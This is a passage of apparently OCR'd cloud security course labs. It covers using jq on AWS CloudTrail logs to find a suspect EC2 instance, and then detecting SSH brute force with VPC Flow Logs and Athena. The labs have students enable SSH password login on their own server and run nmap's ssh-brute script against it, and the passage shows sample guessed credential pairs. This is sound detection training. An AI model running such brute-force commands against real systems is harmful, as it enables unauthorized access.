0,\"AuthenticationMethod\":\"AuthHeader\",\"x-amz-id-2\":
\"4kahU3uLHTgApu0XTYF23O9qNhVrWEyti8vfLlTvN1gWGD91IXxgzNS9ctGe6dfVHxRINvtC/e8=\",
\"bytesTransferredOut\":1228},\"requestID\":\"XKVBFVVH8YEPJ89N\",\"eventID\":
\"3aba6266-0b6f-451a-9b26-65f89202264f\",\"readOnly\":true,\"eventType\":\"AwsApiCall\",
\"managementEvent\":true,\"eventCategory\":\"Management\",\"recipientAccountId\":\"123456789012\"}"
      }
  ],
  "NextToken": "eyJOZXh0VG9rZW4iOiBudWxsLCAiYm90b190cnVuY2F0ZV9hbW91bnQiOiAxfQ=="
}
```


3. The data is in an array of key "Events". That is the top most object array. Each object in the array has standard key/value pairs such as EventId, EventName, and Username. It also contains the key CloudTrailEvent with a value that is a giant string. However, that string is actually JSON. Therefore, we can have `jq` convert that to a JSON format and interact with it.

CloudTrail delays

Remember, it can take up to 15 minutes for logs to show up in CloudTrail from an API call. Therefore, we built some `aws s3 ls` commands into scripts run by the EC2s we generated in the CDK. Your logs should show a number of EC2s initiating an `aws s3 ls`. Not all are successful, including our attempt with Pacu.

Lookup ListBucket from users starting with i-

```
aws cloudtrail lookup-events \
    --lookup-attributes AttributeKey=EventName,AttributeValue=ListBuckets \
    --max-items 100 \
    | jq '.Events[]|select(.Username | startswith("i-")) |
del(.CloudTrailEvent,.Resources,.ReadOnly,.AccessKeyId,.EventSource)'
```

Sample Results

The results will show some EC2s that we launched earlier that called `aws s3 ls`

```
{
    "EventId": "1a7825c0-60ea-4fcf-b295-923d566c0d18",
    "EventName": "ListBuckets",
    "EventTime": "2020-06-15T16:28:11-04:00",
    "Username": "i-08c49f945f27055a9"
}
{
    "EventId": "64a4b139-40bc-4f34-9ac0-a022e48efd82",
    "EventName": "ListBuckets",
    "EventTime": "2020-06-14T17:52:03-04:00",
    "Username": "i-0d64ea9a2c8b1ed37"
}
```

The problem with max-items

In this command, we are using `max-items` to limit the number of results the API will return. We then use jq to limit further. If the API returned 100 results, none of which matched the jq filter, then it will appear no results were returned. The `max-items` makes our results return faster. Any time you do not get sample or expected results with a jq filter, try upping `max-items` to 500.

We introduced a few things here. In jq, we can pass the results of one parser job to another parser job. The first parser job was `.Events[]` which will send just the array to the next filter. The `select(.Username | startswith("i-"))` looks at every key with the name of `Username` and only accepts the objects where the value starts with `i-`.

jq has a lot of Builtin Operators and Functions[6] you can see on the manual webpage.

The last directive is the `.del`. This removes the objects with the key of `CloudTrailEvent, Resources, ReadOnly, AccessKeyId, and EventSource`

4. For CloudTrail, we are able to address a problem with the data returned. The AWS CLIs `--query` can manipulate the text to a point. But, we want to dive into the "CloudTrailEvent" data, which is actually JSON data converted into string. jq can convert that to JSON using the `fromjson` built in operator.

Same command, but convert CloudTrailEven to JSON and print

```
aws cloudtrail lookup-events \
  --lookup-attributes AttributeKey=EventName,AttributeValue=ListBuckets \
  | jq -r '[.Events[]|select((.Username | startswith("i-"))) | {EventId,Username, CloudTrailEvent:
(.CloudTrailEvent|fromjson)}] | .[0]'
```

Sample Results

```
{
  "EventId": "ae8b9650-19cd-4796-b853-1c9c7aec9b59",
  "Username": "i-0647fe331ce7b190f",
  "CloudTrailEvent": {
    "eventVersion": "1.08",
    "userIdentity": {
      "type": "AssumedRole",
      "principalId": "AROATTLINRPJP35EC6W6Z:i-0647fe331ce7b190f",
      "arn": "arn:aws:sts::123456789012:assumed-role/inspector-role/i-0647fe331ce7b190f",
continues on
```

5. Oh, this is interesting. We can now use jq to interact, filter, or operate on the CloudTrailEvent object, which used to be a formatted string, but is now JSON.

   One of the parameters in that CloudTrailEvent is the success of the ListBuckets command. The `errorCode` could be `AccessDenied`. Looking for people successfully listing buckets is not interesting, and will be hard to sift through. But, an EC2, which is normally running an application, is attempting to List Buckets? That could very well be a failed Cloud Service Discovery attack.

Narrow down to EC2s that had a AccessDenied result

```
aws cloudtrail lookup-events \
    --max-items 100  \
    --lookup-attributes AttributeKey=EventName,AttributeValue=ListBuckets | \
    jq '.Events[]|select((.Username | startswith("i-")) and (.CloudTrailEvent|fromjson|
select(.errorCode=="AccessDenied"))) '
```

Sample Results

It should return a few JSON event for the EC2 that had the IAM role SEC541-Deny-S3, from the Website EC2, and from Pacu.


```
{
  "EventId": "c3e75eb9-0a7c-4078-a56e-b122c39404d8",
  "EventName": "ListBuckets",
  "ReadOnly": "true",
  "AccessKeyId": "ASIATTLINRPJAJP4RU7T",
  "EventTime": "2021-04-28T00:49:56+00:00",
  "EventSource": "s3.amazonaws.com",
  "Username": "i-0ad8b208dc2ce5fb5",
  "Resources": [],
  "CloudTrailEvent": "{\"eventVersion\":\"1.08\",\"userIdentity\":{\"type\":\"AssumedRole\",
\"principalId\":\"AROATTLINRPJNL35TRSPY:i-0ad8b208dc2ce5fb5\",\"arn\":\"arn:aws:sts::
123456789012:assumed-role/WatsonsBlogRole/i-0ad8b208dc2ce5fb5\",\"accountId\":\"123456789012\",
\"accessKeyId\":\"ASIATTLINRPJAJP4RU7T\",\"sessionContext\":{\"sessionIssuer\":{\"type\":\"Role\",
\"principalId\":\"AROATTLINRPJNL35TRSPY\",\"arn\":\"arn:aws:iam::123456789012:role/WatsonsBlogRole\",
\"accountId\":\"123456789012\",\"userName\":\"WatsonsBlogRole\"},\"webIdFederationData\":{},
\"attributes\":{\"mfaAuthenticated\":\"false\",\"creationDate\":\"2021-04-28T00:07:54Z\"},
\"ec2RoleDelivery\":\"1.0\"}},\"eventTime\":\"2021-04-28T00:49:56Z\",\"eventSource\":
\"s3.amazonaws.com\",\"eventName\":\"ListBuckets\",\"awsRegion\":\"us-east-2\",\"sourceIPAddress\":
\"54.225.48.159\",\"userAgent\":\"[Boto3/1.17.59 Python/3.7.9 Linux/4.14.225-169.362.amzn2.x86_64
Botocore/1.20.59]\",\"errorCode\":\"AccessDenied\",\"errorMessage\":\"Access Denied\",
\"requestParameters\":{\"Host\":\"s3.amazonaws.com\"},\"responseElements\":null,\"additionalEventData\":
{\"SignatureVersion\":\"SigV4\",\"CipherSuite\":\"ECDHE-RSA-AES128-GCM-SHA256\",\"bytesTransferredIn\":
0,\"AuthenticationMethod\":\"AuthHeader\",\"x-amz-id-2\":
\"YlVVIBDXvHlar+VNWGBl7kZmnPZc8nq+dO79MAmoZ1UGEUpkzT0GtKatXb1t1bmiyg1w7l2nzJs=\",
\"bytesTransferredOut\":243},\"requestID\":\"P885BT4Q0YS395KF\",\"eventID\":\"c3e75eb9-0a7c-4078-a56e-
b122c39404d8\",\"readOnly\":true,\"eventType\":\"AwsApiCall\",\"managementEvent\":true,
\"eventCategory\":\"Management\",\"recipientAccountId\":\"123456789012\"}"
}
```


Note

If you did not get a returning CloudTrail log, then either you will need to wait a bit longer until CloudTrail has caught up.

6. It might be difficult to distinguish normal activity from attacker behaviors. Querying for AWS resources is done every time we pull up the AWS Web Console. But, let's dive just a bit deeper into the data. We will run one more command that will extract three pieces of information from our failed ListBucket logs: the Username, access key ID, and the source IP address.

Looking at IP addresses

Running this command will print the username, which is the ID of the EC2, and the source IP address that the REST API saw.

```
aws cloudtrail lookup-events \
  --max-items 100 \
  --lookup-attributes AttributeKey=EventName,AttributeValue=ListBuckets | jq '.Events[]|select((.Username
| startswith("i-")) and (.CloudTrailEvent|fromjson|select(.errorCode=="AccessDenied"))) |
{EventId,Username, CloudTrailEvent: (.CloudTrailEvent|fromjson)}| "\(.Username) \
(.CloudTrailEvent.sourceIPAddress)"'
```

Sample Results

```
"i-0ad8b208dc2ce5fb5 54.225.48.159"
"i-0ad8b208dc2ce5fb5 3.95.251.124"
"i-0d25acd32e06d3c5e 52.90.205.27"
```

Warning

If you are running this lab from a brand new environment, you likely will see just the two instances as show above. However, these are pulled from logs of your environment, and it does track everything you do. It's possible to see more instances if you stopped and restarted an EC2 that is conducting the attack, were troubleshooting, or just working in your environment.

Question

What is the indicator of compromise that we see?

Click to reveal

The user is i-0ad8b208dc2ce5fb5, which means their assigned access key was used, and made REST calls from two different IP addresses. One of those is your Inspector virtual machine, the other is Watson.

7. That instance is interesting. Let's see what commands that instance has run the last view days. First, let's create a variable so that the copy/pastes are easier. Copy your instance ID and run this command

Get the suspect ID

```
SUSPECT_ID=i-0ad8b208dc2ce5fb5
echo "Suspect ID is $SUSPECT_ID"
```

Sample Results

```
Suspect ID is i-0ad8b208dc2ce5fb5
```

Retrieve all CloudTrail logs from that user with jq

Query for all the write Events from that user without `--query`, and print out the unique Event Names

```
  aws cloudtrail lookup-events \
  --max-items 100 \
  --lookup-attributes AttributeKey=Username,AttributeValue=$SUSPECT_ID | jq '[.Events[]|select(.ReadOnly |
startswith("false"))] | unique_by(.EventName) '
```

Sample Results


```
[
  {
    "EventId": "0598cba7-6958-4960-ab93-f1cfcf7aad7b",
    "EventName": "CreateLogStream",
    "ReadOnly": "false",
    "AccessKeyId": "ASIATTLINRPJHGWVO27U",
    "EventTime": "2021-04-27T22:23:06+00:00",
    "EventSource": "logs.amazonaws.com",
    "Username": "i-0ad8b208dc2ce5fb5",
    "Resources": [],
    "CloudTrailEvent": "{\"eventVersion\":\"1.08\",\"userIdentity\":{\"type\":\"AssumedRole\",
\"principalId\":\"AROATTLINRPJNL35TRSPY:i-0ad8b208dc2ce5fb5\",\"arn\":\"arn:aws:sts::
123456789012:assumed-role/WatsonsBlogRole/i-0ad8b208dc2ce5fb5\",\"accountId\":\"123456789012\",
\"accessKeyId\":\"ASIATTLINRPJHGWVO27U\",\"sessionContext\":{\"sessionIssuer\":{\"type\":\"Role\",
\"principalId\":\"AROATTLINRPJNL35TRSPY\",\"arn\":\"arn:aws:iam::123456789012:role/WatsonsBlogRole\",
\"accountId\":\"123456789012\",\"userName\":\"WatsonsBlogRole\"},\"webIdFederationData\":{},
\"attributes\":{\"mfaAuthenticated\":\"false\",\"creationDate\":\"2021-04-27T22:20:03Z\"},
\"ec2RoleDelivery\":\"2.0\"}},\"eventTime\":\"2021-04-27T22:23:06Z\",\"eventSource\":
\"logs.amazonaws.com\",\"eventName\":\"CreateLogStream\",\"awsRegion\":\"us-east-2\",
\"sourceIPAddress\":\"3.95.251.124\",\"userAgent\":\"CWAgent/1.247347.6 (go1.15.8; linux; amd64) No
Build Date inputs:(logfile) outputs:(cloudwatchlogs)\",\"requestParameters\":{\"logGroupName\":\"/
sec541/nginx-access-logs-json\",\"logStreamName\":\"i-0ad8b208dc2ce5fb5\"},\"responseElements\":null,
\"requestID\":\"bbc61fbe-3ed3-45d0-ac4e-cbf8f65ea6fa\",\"eventID\":\"0598cba7-6958-4960-ab93-
f1cfcf7aad7b\",\"readOnly\":false,\"eventType\":\"AwsApiCall\",\"apiVersion\":\"20140328\",
\"managementEvent\":true,\"eventCategory\":\"Management\",\"recipientAccountId\":\"123456789012\"}"
  }
]
```


8. The `unique_by` operator will take in an array with a particular field (EventName), and keep one element from the array with that value. We can make this even simpler by using the `unique` operator, which operates on a single array of like objects.

Query for all the write Events from that user without `--query`, and print out the unique Event Names

Query for all the write Events from that user without `--query`, and print out the unique Event Names

```
  aws cloudtrail lookup-events \
  --max-items 100 \
  --lookup-attributes AttributeKey=Username,AttributeValue=$SUSPECT_ID | jq '[.Events[].EventName]  |
unique'
```

Clean up

Nothing to clean up for this lab.

Conclusion

jq is very powerful and a great tool for Inspectors that are chopping up, analyzing, and evaluating JSON data. Keeping playing with it, and you will get more comfortable with its sometime odd syntax.

Further Reading

Take a look at the jq video from Ken Hartman [7] at Head in the Clouds Videos [8]

As you start automating more in AWS, you may find yourself writing in Python and using Boto3. jq has a Python Binding [9] that may come in handy when dealing with analyzing JSON data in code.

---

1. https://stedolan.github.io/jq/
2. https://stedolan.github.io/jq/manual/
3. https://www.json.org/json-en.html
4. https://yaml.org/
5. https://docs.aws.amazon.com/cli/latest/userguide/cli-usage-output-format.html
6. https://stedolan.github.io/jq/manual/#Builtinoperatorsandfunctions
7. https://www.sans.org/profiles/kenneth-g-hartman/
8. https://youtu.be/5KxWfeFPPVY
9. https://pypi.org/project/pyjq

Lab 1.4: Network Analysis with VPC Flow Logs

Objectives

Estimated Time: 30 minutes

- Investigate MITRE ATT&CK techniques for brute force attacks
- Conduct a brute force attack with NMAP
- Query the VPC Flow Logs to detect SSH attempts
- Build Athena tables and query Athena for SSH attempts
- Create a customized VPC Flow Log with custom properties
- Investigate further with more analytics

Prerequisites

[x] Lab 1.1: Deploy Section 1 Environment

Investigate Brute Force Attack

In this lab, we will be looking at the collected network traffic from VPC Flow Logs to detect attempts to SSH into a host.

1. Read the MITRE ATT&CK page for Brute Force Technique.[1] In a Brute Force technique, the attacker will automatically attempt to connect to a service guessing at the password. The attacks will happen quickly and rapidly, likely from the same location.

Question

In this lab, we are focusing on SSH password brute force attacks. In your organization, what other services might you want to monitor for a brute force attack?

Click for Hints

Most brute force attacks are focused on services, exposed to the internet or the internal network, that use some type of credential to log in. Your organization's security teams or system administrators likely have a good idea of what services that are logged into regularly (web application, certainly). SSH, Secure FTP, Remote Desktop are all computer services that are listening and waiting for credentials. Wi-Fi and Network devices could also be brute force attacked

2. There are two sub techniques to the Brute Force Technique [2] that we should consider. Read the Password Guessing Technique. [3]

   The attacker is continuously guessing the service credentials, with a single or limited set of targets. Network traffic would show a relatively large number of failed or rejected connection attempts against a specific set of targets.

   What is a good threshold?

   A brute force attack is identified by a large number of guessed credentials (x times) in a short amount of time (y minutes), against a potential victim system in your environment. To detect this, we must determine specifically what x and y should be. (X) should be large enough so that normal operational behavior is not detected.

   Click for answer

   There is no real right or wrong answer here. If you have lots of automated SSH login scripts, then you might occasionally see misconfigured SSH failures.

3. Read about the Password Spraying Technique attack. [4] For this technique, the attacker will usually have a smaller list of potential passwords, and will systematically try those passwords against a number of usernames, throughout the network. This potentially could be harder to detect.

   Spraying can be harder to detect

   Password Spraying can be stealthy if it can ensure that it is attempting a login less frequently than X times in Y minutes (look at the pervious section). It might take a lot longer to achieve the attack, but less likely of getting caught.

   The attacker is also hoping that security tools and analysts are focusing on each system as a silo. It's easier to investigate the SSH attempts for a particular server than to look at all SSH attempts across all the servers to detect a behavior.

Conduct Brute Force

SSH brute force attacks are fairly simple to conduct. There are a number of good tools such as THC Hydra [5] and Ncrack, [6] but we will use an NMAP [7] script called ssh-brute.nse [8]

1. Get the Public IP address of the Watson Blog server.

   Logging in

   Log into the `Inspector Workstations` through the Session Manager. Need a reminder? Review the Session Login Hints.

   Get Public IP and assign to a variable

   Rather than copy and paste the IP address, we can use bash variables to make life more automated, if you have not stopped and restarted.

```
WATSON_ID=$(aws cloudformation describe-stacks \
    --stack-name websites \
    --query "Stacks[].Outputs[?ExportName=='websiteInstanceID'].OutputValue" \
    --output text)
echo "Watson ID is $WATSON_ID"
PUBLIC_IP=$(aws ec2 describe-instances \
  --filters Name=instance-id,Values=$WATSON_ID \
  --query Reservations[].Instances[].PublicIpAddress \
  --output text)
echo Public IP: $PUBLIC_IP
```

Sample Results

```
Public IP: 3.236.200.31
```

2. We need to create a username and password on the web server system so we can perform the brute force attack. We will log into the web server EC2, create a user, and change the SSH configuration to allow Password based authentication.

Log into the web server

```
ssh -i ~/.ssh/cloudsecurity.pem ec2-user@$PUBLIC_IP
```

Sample Results

```
Last login: Sat Dec 26 22:17:38 2020 from pool-96-244-79-147.bltmmd.fios.verizon.net

       __|  __|_  )
       _|  (     /   Amazon Linux 2 AMI
       ___|\___|___|

https://aws.amazon.com/amazon-linux-2/
[ec2-user@ip-10-0-0-83 ~]$
```

3. Now, we are going to create a user and a password. It does not matter what the username or password is, but make it hard. In this lab, we are not trying to actually succeed in our brute force attack, but to create the network traffic.

Adding a user

```
sudo adduser notroot
sudo passwd notroot
```

Enter a good password when prompted. REMEMBER, this system is on the internet, so do not make the account easy to brute force.

Sample Results

```
Changing password for user notroot.
New password:
Retype new password:
passwd: all authentication tokens updated successfully.
```

4. Now that a user is created, we have to change the ssh_config file so that it allows Password authentication. Running as `sudo`, using your favorite command line editor (vim, nano), open `/etc/ssh/sshd_config`, and comment out the line that says `PasswordAuthenication no` and uncomment the `PasswordAuthentication yes`.

Uncomment

Any line with a `#` is considered "commented" and is ignored. Removing the `#` will uncomment a line and make it part of the configuration.

Opening the config

```
sudo nano /etc/ssh/sshd_config
```

Scroll down until you find `PasswordAuthentication`.

Change the config

Change

```
# To disable tunneled clear text passwords, change to no here!
#PasswordAuthentication yes
#PermitEmptyPasswords no
PasswordAuthentication no
```

to

```
# To disable tunneled clear text passwords, change to no here!
PasswordAuthentication yes
#PermitEmptyPasswords no
#PasswordAuthentication no
```

Exit

Now, save and exit. In nano the commands are `ctr+x`, then select `y` to save the buffer, and `return` to accept the name. In vim, it is `esc` followed by `:wq`

5. Now that we have changed the configuration, we must restart the SSH service.

Restart SSH

Run this command, there will be no return.

```
sudo systemctl restart sshd.service
exit
```

6. It is time to run the brute force attack using the NMAP script. NMAP is already installed and configured on this VM, so the command is fairly simple.

Run Brute Force


```
nmap -p 22 \
  --script ssh-brute \
  --script-args userdb=users.lst,passdb=pass.lst \
  --script-args ssh-brute.timeout=4s $PUBLIC_IP
```

Sample Results

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-26 15:38 PST
NSE: [ssh-brute] Trying username/password pair: root:root
NSE: [ssh-brute] Trying username/password pair: admin:admin
NSE: [ssh-brute] Trying username/password pair: administrator:administrator
NSE: [ssh-brute] Trying username/password pair: webadmin:webadmin
NSE: [ssh-brute] Trying username/password pair: sysadmin:sysadmin
NSE: [ssh-brute] Trying username/password pair: netadmin:netadmin
NSE: [ssh-brute] Trying username/password pair: guest:guest
NSE: [ssh-brute] Trying username/password pair: user:user
```

Let this run for about 10 minutes, then go ahead and cancel it with a `ctrl-c`. Move onto the rest of the lab, and we will remind you to go and cut it off.

7. Open another terminal window and move through the rest of the lab. In your browser, you should still have a tab called "Connect to instance". Select the `Connect` button, and a new tab will open. For a refresher on logging in and switching to the `ec2-user`, check out the session login hint



Investigate VPC Flow Logs

1. To begin the threat detection, we have to establish two things: 1) How do we get the data we need? 2) What selectors do we need to detect attacker activities? For an SSH brute force attack, we would expect to see network traffic in the VPC Flow Logs.

   Question

   Which parameter of a VPC Flow Log will be the selector to detect SSH? If we were detecting FTP attempts, what would the selector value be?

   Click for the answer

   The VPC Flow Logs only track the data ABOUT a network connection, not the data itself. So, although we are trying to investigate SSH data, the VPC only shows us the `port` on the receiving end. Port 22 is typically where SSH servers are listening. That is all we have to go on. Of course, an organization could decide to have SSH listening on a non-standard port, but this really wreaks havoc for threat analysts.

   You can see more about ports on this Wikipedia Page about ports.

2. For this lab, we know that we are looking at an SSH attack against our Watson Blog. We can gather the information about that EC2 to make our analysis a bit easier.

   The EC2 instance with a Name of "WatsonsBlog" is going to be the victim for much of today. Threat Modeling is the process by identifying what your most vulnerable, high risk, or high value assets are, and what the threat against them might be. In our environment, we are considering the WatsonsBlog as our most important asset.

   What are the IPs and IDs of the WatsonsBlog

   Knowing your assets is important. Record the ID, the public IP and private IP for reference the rest of today. What are ways we can do it?

   Click for answer

   There are three ways we can look at the EC2s in question and gain the information. The first is through the Web Console--just going to the EC2 webpage and looking at the list of EC2s, and picking out the one named WatsonsBlog. This is not fun.

   The EC2 was built with the "setup-lab" CloudFormation template, which we ran in Lab 1.1. The "Resources" section in the CloudFormation console for this stack gives a list of the resources that were created.

   Because the Name is unique, we could use AWS CLI to query for the results.

Describe InstanceId, PublicIpAddress and PrivateIpAddress of the WatsonBlog EC2 instance

```
aws ec2 describe-instances \
    --filter 'Name=tag:Name,Values=WatsonsBlog' \
    --query Reservations[].Instances[].[InstanceId,PublicIpAddress,PrivateIpAddress] \
    --output yaml
```

Sample Results

```
- - i-0cc096d2e09429542
- 3.236.176.218
- 10.0.0.64
```

Make a note of these values, as we will be needing them throughout class

3. A VPC Flow Log is already created and sending data to the security S3. Let's take a look at it. Let us take a look at the data format of a single VPC Flow log. One was created for us by CDK, so let's query a single flow log and take a look at the JSON format.

Describe all Flow Logs

```
aws ec2 describe-flow-logs
```

Sample Results

```
{
    "FlowLogs": [
        {
            "CreationTime": "2020-07-09T17:09:43.596000+00:00",
            "DeliverLogsStatus": "SUCCESS",
            "FlowLogId": "fl-03dee71af90a0584a",
            "FlowLogStatus": "ACTIVE",
            "ResourceId": "vpc-0889170782a045ce7",
            "TrafficType": "ALL",
            "LogDestinationType": "s3",
            "LogDestination": "arn:aws:s3:::baker221b-logs891141fd-1596q7tlkjpy3",
            "LogFormat": "${version} ${account-id} ${interface-id} ${srcaddr} ${dstaddr} ${srcport} $
{dstport} ${protocol} ${packets} ${bytes} ${start} ${end} ${action} ${log-status}",
            "Tags": [],
            "MaxAggregationInterval": 600
        }
    ]
}
```

4. The security S3 bucket is storing the VPC Flow Logs, built in the `buckets-lab` CloudFormation template. Just in case, we will get the bucket name again, and pull a sample of the VPC Flow Logs, just to double check to make sure they are flowing.

> **Note**
>
> CDK generates customized names for all resources that are unique to the world. An S3 bucket called `security` is already in use. It redirects the user to an Amazon product page.[9] Therefore, tags have been added to some objects to make it easy to query.

List the objects in the Security Bucket created from CloudFormation

```
SECURITY_BUCKET=$(aws cloudformation describe-stacks \
    --stack-name baker221b \
    --query "Stacks[].Outputs[?ExportName=='securitybucket'].OutputValue" \
    --output text)
aws s3api list-objects \
    --bucket $SECURITY_BUCKET \
    --prefix "AWSLogs" \
    --query Contents[].Key \
    --max-items 10 \
    --output json
```

Sample Results

```
[
    "AWSLogs/123456789012/vpcflowlogs/us-east-2/2020/07/09/123456789012_vpcflowlogs_us-
east-2_fl-03dee71af90a0584a_20200709T1710Z_39d6a88a.log.gz",
    "AWSLogs/123456789012/vpcflowlogs/us-east-2/2020/07/09/123456789012_vpcflowlogs_us-
east-2_fl-03dee71af90a0584a_20200709T1715Z_3606dccf.log.gz",
    "AWSLogs/123456789012/vpcflowlogs/us-east-2/2020/07/09/123456789012_vpcflowlogs_us-
east-2_fl-03dee71af90a0584a_20200709T1715Z_42d4f72d.log.gz",
    "AWSLogs/123456789012/vpcflowlogs/us-east-2/2020/07/09/123456789012_vpcflowlogs_us-
east-2_fl-03dee71af90a0584a_20200709T1720Z_db640d80.log.gz",
    "AWSLogs/123456789012/vpcflowlogs/us-east-2/2020/07/09/123456789012_vpcflowlogs_us-
east-2_fl-03dee71af90a0584a_20200709T1725Z_4a6585ef.log.gz",
    "AWSLogs/123456789012/vpcflowlogs/us-east-2/2020/07/09/123456789012_vpcflowlogs_us-
east-2_fl-03dee71af90a0584a_20200709T1725Z_daf088f2.log.gz",
    "AWSLogs/123456789012/vpcflowlogs/us-east-2/2020/07/09/123456789012_vpcflowlogs_us-
east-2_fl-03dee71af90a0584a_20200709T1730Z_733c8523.log.gz",
    "AWSLogs/123456789012/vpcflowlogs/us-east-2/2020/07/09/123456789012_vpcflowlogs_us-
east-2_fl-03dee71af90a0584a_20200709T1735Z_1fa7fe54.log.gz",
    "AWSLogs/123456789012/vpcflowlogs/us-east-2/2020/07/09/123456789012_vpcflowlogs_us-
east-2_fl-03dee71af90a0584a_20200709T1735Z_c151d69f.log.gz",
    "AWSLogs/123456789012/vpcflowlogs/us-east-2/2020/07/09/123456789012_vpcflowlogs_us-
east-2_fl-03dee71af90a0584a_20200709T1740Z_5f6bd007.log.gz"
]
```

We can see that objects are being stored into the bucket. The VPC is up, the data is being stored--now let's look at the threat we want to investigate.

Stop Brute Force

Has it been about 5 or 10 minutes for the brute force to run? Go ahead and cancel it. We should have enough generated enough traffic.

Athena

1. Athena has concepts of "Workspaces", that gives us a separate space to work from. The workspace also points to the S3 bucket location where the Athena outputs are stored. So, let's get into the `vpcflow-lab` directory, because we will use some configuration files there.

Command Line

```
cd ~/labs/sec541-labs/vpcflow-lab
ls -la
```

Sample Results

```
-rwxrwxrwx 1 cybergoof cybergoof  144 Oct  7 23:11 alter-partition-TEMPLATE.sql
-rwxrwxrwx 1 cybergoof cybergoof  626 Oct  7 23:11 create-table-TEMPLATE.sql
-rwxrwxrwx 1 cybergoof cybergoof  406 Oct  7 23:11 create-work-group-TEMPLATE.json
```

Creating an Athena workbook through requires JSON inputs from a file that is customized for your environment. We need to configure the JSON with the proper `OutputLocation`, which will be the security S3 bucket. We can configure that configuration file easily using the Linux tool `sed`.

The `create-work-group-TEMPLATE.json` file will create a workgroup with an OutputLocation to be an S3 bucket. We will reuse the Security S3 bucket for ease of the lab.

Investigate the Workgroup creation JSON

```
cat create-work-group-TEMPLATE.json
```

Sample Results

```
{
    "Name": "sec541",
    "Configuration": {
        "ResultConfiguration": {
            "OutputLocation": "s3://<bucket-name>/athena/",
            "EncryptionConfiguration": {
                "EncryptionOption": "SSE_S3"
            }
        },
        "EnforceWorkGroupConfiguration": true,
        "PublishCloudWatchMetricsEnabled": true
    },
    "Description": "Athena work group for SEC541"
}
```

2. The `<bucket-name>` is a place holder we will replace with the name of the Security S3 bucket. Let's use some Linux command line awesomeness to replace the `<bucket-name>` placeholder.

Get the SECURITY_BUCKET variable again

Linux variables are only available in the terminal they were created. You might be in a different terminal, so we need to get the SECURITY_BUCKET value again.

```
SECURITY_BUCKET=$(aws cloudformation describe-stacks \
    --stack-name baker221b \
    --query "Stacks[].Outputs[?ExportName=='securitybucket'].OutputValue" \
    --output text)
echo $SECURITY_BUCKET
```

Replace the <bucket-name> with the real one

```
sed "s/<bucket-name>/${SECURITY_BUCKET}/g" create-work-group-TEMPLATE.json > create-work-group.json
cat create-work-group.json
```

Sample Results


```
{
    "Name": "sec541",
    "Configuration": {
        "ResultConfiguration": {
            "OutputLocation": "s3://baker221b-logs891141fd-1596q7tlkjpy3/athena/",
            "EncryptionConfiguration": {
                "EncryptionOption": "SSE_S3"
            }
        },
        "EnforceWorkGroupConfiguration": true,
        "PublishCloudWatchMetricsEnabled": true
    },
    "Description": "Athena work group for SEC541"
}
```


Critical

If the command did not work, and your new `create-work-group.json` is mangled, you can edit the original TEMPLATE file by hand, if necessary.

Now, we will create the work group.

Console

```
aws athena create-work-group \
    --cli-input-json file://create-work-group.json
aws athena get-work-group --work-group sec541
```

Sample Results


```
    {
    "WorkGroup": {
        "Name": "sec541",
        "State": "ENABLED",
        "Configuration": {
            "ResultConfiguration": {
                "OutputLocation": "s3://baker221b-logs891141fd-1596q7tlkjpy3/athena/",
                "EncryptionConfiguration": {
                    "EncryptionOption": "SSE_S3"
                }
            },
            "EnforceWorkGroupConfiguration": true,
            "PublishCloudWatchMetricsEnabled": true,
            "RequesterPaysEnabled": false
        },
        "Description": "Athena work group for SEC541",
        "CreationTime": "2020-07-10T18:23:21.781000-04:00"
    }
}
```


We now have an Athena workspace called sec541. Validate that the OutputLocation is correct.

Note

The `RequesterPaysEnabled` allows another organization to run a query in your account, but they are charged for the cost of the execution. This is fantastic if you have a large organization with different charge codes for the different business units. One unit could house the data, but the users of those queries pays.

3. Now that our work group is created, it is time to create a "database", which is what Athena will use to query.

Command Lines

```
aws athena start-query-execution \
